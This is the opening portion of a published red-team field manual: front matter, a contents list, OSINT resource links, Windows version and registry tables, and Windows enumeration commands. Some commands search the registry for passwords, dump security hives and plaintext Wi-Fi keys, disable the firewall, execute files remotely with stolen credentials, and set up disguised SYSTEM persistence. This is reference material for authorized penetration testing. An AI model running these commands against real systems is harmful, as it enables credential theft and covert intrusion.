



# RED TEAM FIELD MANUAL



BEN CLARK  
NICK DOWNER

**RTFM**

Red Team Field Manual

VERSION 2.0

BEN CLARK

NICK DOWNER

[www.theRTFM.com](http://www.theRTFM.com)  
@redteamfieldman



**RTFM v2.** Copyright © 2022 by Ben Clark and Nick Downer

All rights reserved. No part of this work may be reproduced or transmitted in any form or by any means, without prior written permission of the copyright owner.

ISBN: 9781075091834

Technical Editor: Mike Mangrum

Product and company names mentioned herein may be the trademarks of their respective owners. Rather than use a trademark symbol with every occurrence of a trademarked name, the author uses the names only in an editorial fashion, with no intention of infringement of the trademark. Use of a term in this book should not be regarded as affecting the validity of any trademark or service mark.

The information in this book is distributed "as is". While every precaution was taken to ensure the accuracy of the material, the author assumes no responsibility or liability for errors or omissions, or for damages resulting from the use of the information contained herein

# TABLE OF CONTENTS

## USING THE RED TEAM FIELD MANUAL (RTFM)

[RTFM How-To](#)

## OPEN SOURCE INTELLIGENCE (OSINT)

[NETWORK](#)

[Network Resources](#)

[WHOIS Resources](#)

[OSINT RESOURCES](#)

[Relationship and Recon Tools](#)

[Google Searches](#)

[People Search](#)

[OSINT Websites](#)

## WINDOWS

[WINDOWS OS DETAILS](#)

[Windows 10 & 11 Versions](#)

[Windows Server Versions](#)

[Windows "NT" Versions](#)

[Windows Administrative Binaries](#)

[Environment Variables](#)

[Windows Key Files & Locations](#)

[Registry Run Keys](#)

[Registry Run Keys Cont](#)

[WINDOWS SYSTEM ENUMERATION](#)

[Windows Situational Awareness](#)

[Operating System Information](#)

[Process & Service Enumeration](#)

[Windows Account Enumeration](#)

[Network Info & Configuration](#)

[Registry Commands & Important Keys](#)

[Remote System Enumeration](#)

[DATA MINING WINDOWS](#)

[File Info & Searching](#)

[Tree Filesystem to Searchable File](#)

## [\*Using Volume Shadow Service \(VSS\)\*](#)

### REMOTE EXECUTION

[\*sc.exe Remote Execution\*](#)

[\*MMC COM Object\*](#)

[\*Remote Schtasks Execution\*](#)

### WINDOWS ACTIVE DIRECTORY

#### DOMAIN AND USER ENUMERATION

[\*Domain Enumeration with Net.exe\*](#)

[\*Domain Enumeration with DSQuery\*](#)

[\*Domain Enumeration with DSQuery Cont\*](#)

[\*Finding User System in a Windows Domain\*](#)

#### WINDOWS [RE]CONFIGURATION

[\*Remote Desktop Protocol \(RDP\) Configuration\*](#)

[\*Misc \[Re\]Configuration\*](#)

[\*Disable Windows Defender\*](#)

[\*Windows Event Viewer Manipulation\*](#)

#### USER LEVEL PERSISTENCE

[\*Scheduled Task User Persistence\*](#)

[\*Run Key User Persistence\*](#)

[\*Startup Directories\*](#)

[\*at.exe Schedule \(WinXP\)\*](#)

[\*Poisoning Existing scripts\*](#)

#### SYSTEM LEVEL PERSISTENCE

[\*Schtasks on Boot\*](#)

[\*Service Creation\*](#)

[\*Windows 10 .DLL Hijack \(WPTSEXTENSIONS\)\*](#)

#### WINDOWS SCRIPTING

[\*PowerShell Scripting\*](#)

[\*Powershell Basics\*](#)

[\*Powershell OneLiners\*](#)

[\*Powershell OneLiners Cont\*](#)

[\*Windows Batch Scripting\*](#)

[\*Batch Scripts\*](#)

[\*Batch Scripts Cont\*](#)

#### POST EXPLOITATION

[\*Mimikatz Credential Manipulation\*](#)

[Windows Privilege Escalation Checklist](#)

[File System Redirection](#)

## **MAC OS**

[MAC OS DETAILS](#)

[Mac OS Versions](#)

[File System Structure](#)

[MAC OS SYSTEM ENUMERATION](#)

[Mac OS Situational Awareness](#)

[User Plist File Enumeration](#)

[User enumeration & Modification](#)

[CREATE USER & MAKE ADMINISTRATOR](#)

[Create A Group](#)

[Group enumeration & Modification](#)

## **\*NIX**

[LINUX OS DETAILS](#)

[File System Structure](#)

[Important File/Directory Descriptions](#)

[/etc/shadow File Format](#)

[/etc/shadow Hash Types](#)

[/etc/passwd File Format](#)

[LINUX SYSTEM ENUMERATION](#)

[Operating System Information](#)

[Manipulate Packages Using RPM \(Red Hat\)](#)

[Manipulate Packages Using DPKG](#)

[Update System Using Apt Get](#)

[Situational Awareness & Process Manipulation](#)

[User Account Enumeration & Configuration](#)



[Network Configuration](#)

[Network Configuration Cont](#)

[DNS Zone Transfer](#)

[LINUX FILE MANIPULATION](#)

[File Manipulation](#)

[File Compression & Chunking](#)

[File Hashing](#)

[LINUX PERSISTENCE](#)

[rc.local](#)

[Linux Service](#)

[Crontab](#)

[Poisoning Existing Scripts](#)

[LINUX SCRIPTING](#)

[LINUX POST EXPLOITATION](#)

[Misc Commands](#)

[Mount USB Device](#)

[Bash History Manipulation](#)

[LINUX TOOLS](#)

[SSH](#)

[Setup SSH Keys](#)

[SSH Forwarding/Tunneling](#)

[TCPDump & TCPReplay](#)

[TCPDump & TCPReplay Cont:](#)

[Screen](#)

[IPTables](#)

[IPTables Examples](#)

[Service Manipulation](#)

[SOLARIS OS](#)

[Solaris File System Structure](#)

[Solaris Commands](#)

## **NETWORKING**

[COMMON PORTS](#)

[Common Ports](#)

[Health Care Protocol & Ports](#)

[Scada Protocols & Ports](#)

[TTL Fingerprinting](#)

## [IPv4](#)

[Classful IPv4 Ranges](#)

[Reserved Private Ranges](#)

[Subnetting](#)

[Calculating Subnet Range](#)

## [IPv6](#)

[Broadcast Addresses](#)

[Interface Addresses](#)

[IPV6 Tools](#)

## [NETWORKING](#)

[Cisco Commands](#)

[SNMP Tools](#)

[DNSRecon & NMap Reverse DNS](#)

## **[TECHNOLOGIES](#)**

### [WIRELESS](#)

[Frequency Chart](#)

[Helpful RF Websites](#)

[Kismet Command Reference](#)

[Linux Wi-Fi Commands](#)

[Linux Bluetooth](#)

[Linux Wi-Fi Testing](#)

[Wi-Fi DOS Attacks](#)

### [WEB](#)

[User Agent String Keywords](#)

[HTML Beef Hook Technique](#)

[Embedded iframe](#)

[Firefox Type Conversions](#)

[Wget Capture Session Token](#)

[Curl](#)

[Automated Web Screenshots \(WitnessMe\)](#)

[SQLMap](#)

### [DATABASES](#)

[MSSQL](#)

[POSTGRES](#)

[MySQL](#)

[Oracle](#)

## **TOOLS**

### NMAP

[Scan Types](#)

[Scan Options](#)

[Output/Input Options](#)

[Firewall Evasion](#)

[Misc Flags](#)

### WIRESHARK

[Wireshark Filter Options](#)

[Comparison Operators](#)

[Logical Operators](#)

[Wireshark Examples](#)

### NETCAT

[Netcat Examples](#)

[Download a File](#)

[Upload a File](#)

### METASPLOIT

[Metasploit Options](#)

[Create & Catch Payloads \(msfvenom\)](#)

[Start MSF DB \(Kali\)](#)

[Meterpreter Pass a Shell](#)

[Meterpreter Commands](#)

[Nmap Through Meterpreter Socks Proxy](#)

### ETTERCAP

[Ettercap Commands](#)

[Ettercap Filter](#)

[hping3](#)

[arping](#)

### PASSWORD CRACKING

[Hydra](#)

[John The Ripper](#)

[Crack Excel Password Protected Document](#)

## **PROGRAMMING**

[ASCII & REGEX](#)

[Regex Expressions](#)

[ASCII Table](#)

[PYTHON](#)

[Python Port Scanner](#)

[Python Base64 Wordlist](#)

[Convert Windows Registry HEX Format To Readable ASCII](#)

[Read All Files in Folder & Search For Regex](#)

[SSL Encrypted SimpleHTTPServer](#)

[Loop Through IP List, Download File Over HTTP & Execute](#)

[Python Email Sender \(SendMail Must Be Installed\)](#)

[Generate Random String of N Length](#)

[Python HTTP Server](#)

[Custom Python HTTP Banner Grabber](#)

[SCAPY](#)

[Scapy Setup](#)

[Send IPv6 ICMP Message](#)

[UDP Packet With Specific Payload](#)

[NTP Fuzzer](#)

[Send HTTP Message](#)

[PERL](#)

[Perl Port Scanner](#)

## **TIPS & TRICKS**

[TIPS & TRICKS](#)

[FTP Through Non-Interactive Windows Shell](#)

[DNS Transfer on Linux](#)

[Exfil Command Output on a Linux Machine Over ICMP](#)

[Sending Email From Open Relay \(Telnet\)](#)

[REVERSE SHELLS](#)

[Netcat](#)

[Perl](#)

[Python](#)

[Bash](#)

[Java](#)

[PHP](#)

[Ruby](#)

[Telnet](#)

[XTerm](#)

[WGET Script Download & Execute](#)

[TUNNELING](#)

[FPipe Tunnel](#)

[Socat Tunnel](#)

[SSL Encapsulated Netcat Tunnel \(STunnel\)](#)

## **TRADECRAFT CONCERNS**

[TRADECRAFT CONCERNS](#)

[Artifact Creation and Uploading](#)

[Persistence Actions](#)

[Remote Execution](#)

[Infrastructure Setup](#)

[Token Manipulation](#)

[End of Day Operations](#)

## **INDEX**

# **USING THE RED TEAM FIELD MANUAL (RTFM)**

---

# RTFM How-To

---

Commands and syntax are provided in a “table” format, and variables in commands are denoted as bold, italic, and surrounded by brackets.

For example, to run the given command: schtasks /Create /F /RU system /SC ONLOGON /TN OfficeUpdater /TR

**<FILE\_PATH>** /s **<IP\_ADDRESS>** An operator must change the variable <FILE\_PATH> to equal the full path of the uploaded file, and change <IP\_ADDRESS> to equal the IP address of the target system.

Correctly modifying the above command for execution may look like: schtasks /Create /F /RU system /SC ONLOGON /TN OfficeUpdater /TR c:\windows\system32\wups.exe /s 172.16.1.10

Many of the commands listed in this book may have other modifiable arguments. For example, in the command listed above, operators may also modify the name of the task by modifying the TN value. These types of replacements and modifications are not required but could be valuable to change.

Some commands may have “placeholder” variables added which make understanding the functionality of the command easier. For example, in the command and explanation below: ssh -R 0.0.0.0:8080:127.0.0.1:443 root@**<REMOTE\_IP>** Explanation: “Connect to remote IP address, listen on ALL local IP addresses on port 8080, traverse SSH tunnel, and forward traffic to the local loopback IP on 443”

The IP addresses and ports were left in the command, to better describe its action and effect.

**Commands were tested on the following updated operating systems:**

- Windows 10

- Windows Server 2022
- Ubuntu 22.04 LTS
- Kali Linux 2022.2



Visit [www.theRTFM.com](http://www.theRTFM.com)  
for RTFM series updates,  
video guides, and more.



# **OPEN SOURCE INTELLIGENCE (OSINT)**

---

# NETWORK

---

## NETWORK RESOURCES

|                                 |                           |
|---------------------------------|---------------------------|
| dnsstuff.com/tools              | DNSstuff<br>Toolbox       |
| network-tools.com               | Network-Tools             |
| centralops.net                  | CentralOps                |
| lg.he.net                       | Hurricane<br>Electric     |
| bgp4.as/looking-glasses         | BGP                       |
| shodan.io                       | Shodan                    |
| viz.greynoise.io                | GreyNoise                 |
| mxtoolbox.com/NetworkTools.aspx | MxToolBox                 |
| iana.org/numbers                | IANA IP and ASN<br>Lookup |

## WHOIS RESOURCES

|                                               |          |
|-----------------------------------------------|----------|
| <a href="https://icann.org">icann.org</a>     | ICANN    |
| <a href="https://iana.com">iana.com</a>       | IANA     |
| <a href="https://nro.net">nro.net</a>         | NRO      |
| <a href="https://afrinic.net">afrinic.net</a> | AFRINIC  |
| apnic.net                                     | APNIC    |
| <a href="https://ws.arin.net">ws.arin.net</a> | ARIN     |
| <a href="https://lacnic.net">lacnic.net</a>   | LACNIC   |
| <a href="https://ripe.net">ripe.net</a>       | RIPE     |
| internic.net                                  | InterNIC |

# OSINT RESOURCES

## RELATIONSHIP AND RECON TOOLS

|                                         |                    |
|-----------------------------------------|--------------------|
| github.com/ElevenPaths/FOCA             | <b>FOCA</b>        |
| github.com/laramies/theHarvester        | theHarvester       |
| maltego.com                             | Maltego            |
| https://github.com/lanmaster53/recon-ng | Recon-ng Framework |

## GOOGLE SEARCHES

|                                                           |                                                |
|-----------------------------------------------------------|------------------------------------------------|
| site: <b>&lt;URL&gt;</b>                                  | Search only one                                |
| numrange: <b>&lt;START_NUMBER&gt;...&lt;ENDNUMBER&gt;</b> | Search within a number range                   |
| date: <b>&lt;INTEGER&gt;</b>                              | Search within past [#] months                  |
| link: <b>&lt;URL&gt;</b>                                  | Find pages that link to given URL              |
| related: <b>&lt;URL&gt;</b>                               | Find pages related to given URL                |
| intitle: <b>&lt;STRING&gt;</b>                            | Find pages with <b>&lt;STRING&gt;</b> in title |
| inurl: <b>&lt;STRING&gt;</b>                              | Find pages with                                |

|                                |                                                  |
|--------------------------------|--------------------------------------------------|
|                                | <STRING><br>in URL                               |
| filetype: < <b>EXTENSION</b> > | Search for<br>files by file<br>type              |
| phonebook: < <b>STRING</b> >   | Find<br>phone<br>book<br>listings of<br><STRING> |

**More info at: [exploit-db.com/google-hacking-database](http://exploit-db.com/google-hacking-database)**

| <b>PEOPLE SEARCH</b>            |                   |
|---------------------------------|-------------------|
| peekyou.com                     | PeekYou           |
| spokeo.com                      | Spokeo            |
| pipl.com                        | Pipl              |
| intelius.com                    | Intelius          |
| publicrecords.searchsystems.net | Search<br>Systems |

| <b>OSINT WEBSITES</b>                                                                                                            |
|----------------------------------------------------------------------------------------------------------------------------------|
| <a href="http://vulnerabilityassessment.co.uk/Penetration%20Test.html">vulnerabilityassessment.co.uk/Penetration%20Test.html</a> |
| <a href="http://securitysift.com/passive-reconnaissance/">securitysift.com/passive-reconnaissance/</a>                           |
| <a href="http://pentest-standard.org/index.php/Intelligence_Gathering">pentest-standard.org/index.php/Intelligence_Gathering</a> |
| <a href="http://onstrat.com/osint/">onstrat.com/osint/</a>                                                                       |

**Windows**

---

# WINDOWS OS DETAILS

---

*This section details important Windows operating system information across many different versions such as: Windows XP, 7, 10, 11, and Windows Server. Details in this section include version number and dates released, administrative binary information, environmental variables, important registry locations and more.*

## WINDOWS 10 & 11 VERSIONS

| ID          | VERSION                  | DATE RELEASED     |
|-------------|--------------------------|-------------------|
| <b>1511</b> | Windows 10 - Threshold 2 | <b>2015-11-12</b> |
| <b>1607</b> | Windows 10 - Redstone 1  | <b>2016-08-02</b> |
| <b>1703</b> | Windows 10 - Redstone 2  | <b>2017-04-05</b> |
| <b>1709</b> | Windows 10 - Redstone 3  | <b>2017-10-17</b> |
| <b>1803</b> | Windows 10 - Redstone 4  | <b>2018-04-30</b> |
| <b>1809</b> | Windows 10 - Redstone 5  | <b>2018-11-13</b> |
|             |                          |                   |

|             |                         |                   |
|-------------|-------------------------|-------------------|
| <b>1903</b> | Windows 10 - 19H1       | <b>2019-05-21</b> |
| <b>1909</b> | Windows 10 - Vanadium   | <b>2019-11-12</b> |
| <b>2004</b> | Windows 10 - Vibranium  | <b>2020-05-27</b> |
| <b>20H2</b> | Windows 10 - Vibranium  | <b>2020-10-20</b> |
| <b>21H1</b> | Windows 10 - Vibranium  | <b>2021-05-18</b> |
| <b>21H2</b> | Windows 10 - Vibranium  | <b>2021-11-16</b> |
| <b>21H2</b> | Windows 11 - Sun Valley | <b>2021-10-05</b> |

***Note: Windows 10 versions include Home, Pro, Education, Enterprise, Pro for Workstations, Pro Education, Windows 10 S, and Windows 10 Enterprise LTSC***

### WINDOWS SERVER VERSIONS

| <b>ID</b>   | <b>OS</b>           | <b>DATE RELEASED</b> |
|-------------|---------------------|----------------------|
| <b>1607</b> | Windows Server 2016 | <b>2016-10-12</b>    |

|             |                     |                   |
|-------------|---------------------|-------------------|
| <b>1709</b> | Windows Server      | <b>2017-10-17</b> |
| <b>1803</b> | Windows Server      | <b>2018-04-10</b> |
| <b>1809</b> | Windows Server      | <b>2018-11-13</b> |
| <b>1809</b> | Windows Server 2019 | <b>2018-11-13</b> |
| <b>1903</b> | Windows Server      | <b>2019-11-12</b> |
| <b>1909</b> | Windows Server      | <b>2019-11-12</b> |
| <b>2004</b> | Windows Server      | <b>2020-06-26</b> |
| <b>20H2</b> | Windows Server      | <b>2020-10-20</b> |
| <b>21H2</b> | Windows Server 2022 | <b>2021-08-18</b> |

***Note: Windows servers include Windows Server Essentials, Windows Server Standard, Windows and Server Datacenter.***



## WINDOWS “NT” VERSIONS

|         | <b>VERSION</b>                                                                     |
|---------|------------------------------------------------------------------------------------|
| NT 3.1  | Windows NT 3.1 (All)                                                               |
| NT 3.5  | Windows NT 3.5 (All)                                                               |
| NT 3.51 | Windows NT 3.51 (All)                                                              |
| NT 4.0  | Windows NT 4.0 (All)                                                               |
| NT 5.0  | Windows 2000 (All)                                                                 |
| NT 5.1  | Windows XP (Home, Pro, MC, Tablet PC, Starter, Embedded)                           |
| NT 5.2  | Windows XP (64-bit, Pro 64-bit)                                                    |
| NT 5.2  | Windows Server 2003 & R2 (Standard, Enterprise)                                    |
| NT 5.2  | Windows Home Server                                                                |
| NT 6.0  | Windows Vista (Starter, Home, Basic, Home Premium, Business, Enterprise, Ultimate) |
| NT 6.0  | Windows Server 2008 (Foundation, Standard, Enterprise)                             |
| NT 6.1  | Windows 7 (Starter, Home, Pro, Enterprise, Ultimate)                               |
| NT 6.1  | Windows Server 2008 R2 (Foundation, Standard, Enterprise)                          |
| NT 6.2  | Windows 8 (x86/64, Pro, Enterprise, Windows RT (ARM))                              |
| NT 6.2  | Windows Phone 8                                                                    |
| NT 6.2  | Windows Server 2012 (Foundation, Essentials, Standard)                             |
| NT 6.3  | Windows 8.1 (Pro, Enterprise)                                                      |
| NT 10   | Windows 10 version 1507                                                            |

# WINDOWS ADMINISTRATIVE BINARIES

|              |                              |
|--------------|------------------------------|
| lusrmgr.msc  | Local user and group manager |
| services.msc | Services control panel       |
| taskmgr.exe  | Task manager                 |
| secpol.msc   | Local security policy editor |
| eventvwr.msc | Event viewer                 |
| regedit.exe  | Registry editor              |
| gpedit.msc   | Group policy editor          |
| control.exe  | Control panel                |
| ncpa.cpl     | Network connections manager  |
| devmgmt.msc  | Device manager editor        |
| diskmgmt.msc | Disk manager editor          |

## ENVIRONMENT VARIABLES

|                   |                                                                                                                                                             |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------|
| %SYSTEMROOT%      | Points to Windows folder (Commonly: C:\Windows)                                                                                                             |
| %APPDATA%         | Points to user roaming directory Commonly (C:\Users\ <b>&lt;USERNAME&gt;</b> \AppData\Roaming)                                                              |
| %COMPUTERNAME%    | The computer hostname                                                                                                                                       |
| %HOMEDRIVE%       | Points to default OS drive (Commonly: C:\)                                                                                                                  |
| %HOMEPATH%        | Points to user directory (Commonly: C:\Users\ <b>&lt;USERNAME&gt;</b> )                                                                                     |
| %PATH%            | When a command is run without a full path (for example: ipconfig) the OS searches all file paths contained in the PATH environmental variable for this file |
| %PATHEXT%         | When a command is run without an extension (for example: ipconfig) the OS searches for file matches that INCLUDE extensions from this PATHEXT list          |
| %SYSTEMDRIVE%     | Points to default OS drive (Commonly: C:\)                                                                                                                  |
| %TMP% && %TEMP%   | Points to user temp folders (Commonly: C:\Users\ <b>&lt;USERNAME&gt;</b> \AppData\Local\Temp)                                                               |
| %USERPROFILE%     | Points to user directories (Commonly: C:\Users\ <b>&lt;USERNAME&gt;</b> )                                                                                   |
| %WINDIR%          | Points to Windows directory (Commonly: C:\Windows)                                                                                                          |
| %ALLUSERSPROFILE% | Points to Windows directory (Commonly: C:\ProgramData Windows 10+)                                                                                          |

## WINDOWS KEY FILES & LOCATIONS

|                                                                             |                                      |
|-----------------------------------------------------------------------------|--------------------------------------|
| %SYSTEMROOT%\System32\drivers\etc\hosts                                     | DNS entries                          |
| %SYSTEMROOT%\System32\drivers\etc\networks                                  | Network settings                     |
| %SYSTEMROOT%\System32\config\SAM                                            | User & password hashes               |
| %SYSTEMROOT%\repair\SAM                                                     | Backup copy of SAM (WinXP)           |
| %SYSTEMROOT%\System32\config\RegBack\SAM                                    | Backup copy of SAM                   |
| %WINDIR%\System32\config\AppEvent.Evt                                       | Application Log (WinXP)              |
| %WINDIR%\System32\config\SecEvent.Evt                                       | Security Log (WinXP)                 |
| %WINDIR%\System32\config\SECURITY                                           | Security Log                         |
| %WINDIR%\System32\config\APPLICATION                                        | Application Log                      |
| %ALLUSERSPROFILE%\Start Menu\Programs\Startup\                              | Startup Location (WinXP)             |
| %USERPROFILE%\Appdata\Roaming\Microsoft\Windows\Start Menu\Programs\Startup | Startup Folder                       |
| %WINDIR%\Panther\                                                           | Commonly used unattend install files |
| %WINDIR%\System32\Sysprep                                                   | Commonly used unattend install files |
| %WINDIR%\kb*                                                                | Installed patches (WinXP)            |

***Note: All file paths marked “(WinXP)” are Windows XP only. All others are tested and working with Windows 10+.***

## REGISTRY RUN KEYS

*List of registry keys accessed during system boot (in load order):*

(WinXP)

HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute

HKLM\System\CurrentControlSet\Services

Start value of 0 = Kernel Drivers (Load before Kernel initiation) Start value of 2 = Auto-Start

Start value of 3 = Manual-Start

(WinXP)

HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

(WinXP)

HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices

HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices

(WinXP)

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon /v Userinit

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon /v Shell

HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon /v Shell

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad

HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce

| REGISTRY RUN KEYS CONT                                                                            |                                                                      |
|---------------------------------------------------------------------------------------------------|----------------------------------------------------------------------|
| (WinXP)                                                                                           | HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx             |
|                                                                                                   | HKLM\Software\Microsoft\Windows\CurrentVersion\Run                   |
|                                                                                                   | HKCU\Software\Microsoft\Windows\CurrentVersion\Run                   |
|                                                                                                   | HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run |
| (WinXP)                                                                                           | HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run |
| (WinXP)                                                                                           | HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\load       |
| HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler<br>(XP, NT, W2k only) |                                                                      |

***Note: Some of these keys are also reflected under  
HKLM\Software\WOW6432Node on systems running a 64-bit version of  
Windows.***

***Note: Windows Sysinternals Autoruns is an excellent utility to inspect  
and monitor auto-starting locations on Windows. Available at  
<https://technet.microsoft.com/en-us/sysinternals/>***

---

# WINDOWS SYSTEM ENUMERATION

---

*This section details important and useful system enumeration commands that can be used to query important operating system, user, and even remote system information.*

## WINDOWS SITUATIONAL AWARENESS

| OPERATING SYSTEM INFORMATION          |                                                                                         |
|---------------------------------------|-----------------------------------------------------------------------------------------|
| ver                                   | Enumerate Windows version information                                                   |
| wmic qfe list                         | Display hotfixes and service packs                                                      |
| wmic cpu get datawidth /format:list   | Display whether 32 or 64 bit system                                                     |
| dir /a c:\                            | Enumerate OS architecture - The existence of Program Files (x86) means machine is 64bit |
| systeminfo                            | Display OS configuration, including service pack levels                                 |
| fsutil fsinfo drives                  | Display drives                                                                          |
| wmic logicaldisk get description,name | Display                                                                                 |



|                                                                                 |                                                                    |
|---------------------------------------------------------------------------------|--------------------------------------------------------------------|
|                                                                                 | logical drives                                                     |
| set                                                                             | Display environment variables                                      |
| dir /a c:\pagefile.sys                                                          | Date of last reboot - Created date of pagefile.sys is last startup |
| net share                                                                       | Display shares                                                     |
| net session                                                                     | Display local sessions                                             |
| reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\ | List user mounted shares - MUST BE RUN IN THE CONTEXT OF THE USER  |

## PROCESS & SERVICE ENUMERATION

|                                                                                                |                                                                                                            |
|------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------|
| tasklist /svc                                                                                  | Display services hosted in each process                                                                    |
| tasklist /FI "USERNAME ne NT AUTHORITY\SYSTEM" /FI "STATUS eq running" /V                      | Display detailed information for running processes that are not running as SYSTEM                          |
| taskkill /F /IM <b>&lt;PROCESS_NAME&gt;</b> /T                                                 | Force all instances of a process and child processes to terminate (terminate specific PID with /PID <PID>) |
| wmic process where name=" <b>&lt;PROCESS_NAME&gt;</b> " call terminate                         | Terminate all instances of a process                                                                       |
| wmic process get name,executablepath,processid                                                 | Display the executable path and PID of all running processes                                               |
| Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct -ErrorAction Stop      | Display Anti-Virus products commonly registered as AntiVirusProduct (PowerShell command)                   |
| runas /user: <b>&lt;DOMAIN&gt;\&lt;USERNAME&gt;</b> " <b>&lt;FILE_PATH&gt;</b> <b>[ARGS]</b> " | Run a file as a specific user (prompts for password)                                                       |

|                                                              |                                                                                      |
|--------------------------------------------------------------|--------------------------------------------------------------------------------------|
| tasklist /v   findstr "<br><b>&lt;STRING_TO_SEARCH&gt;</b> " | Display processes<br>that match a<br>certain string                                  |
| wmic process get<br>processid,commandline                    | Display processes<br>(including<br>command line<br>arguments used to<br>launch them) |
| sc query state= all                                          | Display services<br>(space after<br>state=)                                          |

## WINDOWS ACCOUNT ENUMERATION

|                                                                                              |                                            |
|----------------------------------------------------------------------------------------------|--------------------------------------------|
| echo %USERNAME%                                                                              | Display current user                       |
| wmic netlogin where (name like<br>"% <b>&lt;USERNAME&gt;</b> %") get<br>Name,numberoflogons" | List number of times<br>user has logged on |
| net localgroup "Administrator"                                                               | Display local<br>Administrators            |

## NETWORK INFO & CONFIGURATION

|                                                                                                                         |                                                              |
|-------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------|
| ipconfig /all                                                                                                           | Network interface information                                |
| ipconfig /displaydns                                                                                                    | Display local DNS cache                                      |
| netstat -ano                                                                                                            | Display all connections and ports with associated process ID |
| netstat -anop tcp 3 >><br><b>&lt;FILE_PATH&gt;</b>                                                                      | Write netstat output to file every 3 seconds                 |
| netstat -an   findstr LISTENING                                                                                         | Display only listening ports                                 |
| route print                                                                                                             | Display routing table                                        |
| arp -a                                                                                                                  | Display ARP table                                            |
| nslookup<br><br>server <b>&lt;FQDN&gt;</b><br>set type=ANY<br><br>ls -d <b>&lt;DOMAIN&gt;</b> > <b>&lt;FILEPATH&gt;</b> | Attempt DNS zone transfer                                    |

|                                                                                                                                                                           |                                                                        |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------|
| exit                                                                                                                                                                      |                                                                        |
| nslookup -type=SRV _www._tcp.<br><b>&lt;URL&gt;</b>                                                                                                                       | Domain SRV lookup<br>(other options: _ldap,<br>_kerberos, _sip)        |
| netsh firewall set opmode disable                                                                                                                                         | Disable firewall (*Old)                                                |
| netsh wlan show profiles                                                                                                                                                  | Display saved<br>wireless profiles                                     |
| netsh wlan export profile folder=.<br>key=clear                                                                                                                           | Export wireless<br>profiles to include<br>plaintext encryption<br>keys |
| netsh interface ip show interfaces                                                                                                                                        | List interface<br>IDs/MTUs                                             |
| netsh interface ip set address<br>name= " <b>&lt;INTERFACE_NAME&gt;</b> "<br>static <b>&lt;NEW_IP&gt;</b><br><b>&lt;NEW_SUBNET_MASK&gt;</b><br><b>&lt;NEW_GATEWAY&gt;</b> | Set IP                                                                 |
| netsh interface ip set dnsservers<br>name= " <b>&lt;INTERFACE_NAME&gt;</b> "<br>static <b>&lt;DNS_SERVER_IP&gt;</b>                                                       | Set DNS server                                                         |
| netsh interface ip set address<br>name= " <b>&lt;INTERFACE_NAME&gt;</b> "<br>source=dhcp                                                                                  | Set interface to use<br>DHCP                                           |

## REGISTRY COMMANDS & IMPORTANT KEYS

|                                         |                                    |
|-----------------------------------------|------------------------------------|
| reg query HKLM /f password /t REG_SZ /s | Search<br>registry for<br>password |
| reg save HKLM\Security security.hive    | (Requires<br>SYSTEM<br>privileges) |

|                                                                                                                              |                                                       |
|------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------|
|                                                                                                                              | Save security hive to file                            |
| HKLM\Software\Microsoft\Windows NT\CurrentVersion<br>/v ProductName<br>/v InstallDate<br>/v RegisteredOwner<br>/v SystemRoot | OS information                                        |
| HKLM\System\CurrentControlSet\Control\TimeZoneInformation /v<br>ActiveTimeBias                                               | Time zone (offset in minutes from UTC)                |
| HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive MRU                                                | Mapped network drives                                 |
| HKLM\System\MountedDevices                                                                                                   | Mounted devices                                       |
| HKLM\System\CurrentControlSet\Enum\USB                                                                                       | USB devices                                           |
| HKLM\Security\Policy\PolAdTev                                                                                                | Audit policy enumeration (Requires SYSTEM privileges) |
| HKLM\SYSTEM\CurrentControlSet\Services                                                                                       | Kernel/user services                                  |
| HKLM\Software                                                                                                                | Installed software for all users                      |
| HKCU\Software                                                                                                                | Installed software for current user                   |
| HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\Wordpad\Recent File List                                              | Recent WordPad documents                              |
| HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU                                                               | Recent typed entries in the Run dialog box            |
| HKCU\Software\Microsoft\Internet Explorer\TypedURLs                                                                          | Typed URLs                                            |
| HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit /v<br>LastKey                                                 | Last registry key accessed via regedit.exe            |
| HKCU\Software\SimonTatham\Putty\Sessions                                                                                     | Saved User SSH Connection Information                 |

| REMOTE SYSTEM ENUMERATION                                                                                                               |                                                                          |
|-----------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------|
| net session \\<IP_ADDRESS>                                                                                                              | Display sessions for remote system                                       |
| wmic /node: <IP_ADDRESS> computersystem get username                                                                                    | Display logged in user on remote machine                                 |
| wmic /node: <IP_ADDRESS> /user:<DOMAIN>\<USERNAME> /password:<PASSWORD> process call create "\\<IP_ADDRESS>\<SHARE_FOLDER>\<FILE_PATH>" | Execute file hosted over SMB on remote system with specified credentials |
| wmic /node: <IP_ADDRESS> process list brief /every:1                                                                                    | Display process listing every second for remote machine                  |
| reg query \\<IP_ADDRESS>\<REG_HIVE>\<REG_KEY> /v <REG_VALUE>                                                                            | Query remote registry                                                    |
| tasklist /S <IP_ADDRESS> /v                                                                                                             | Display process listing on remote system                                 |
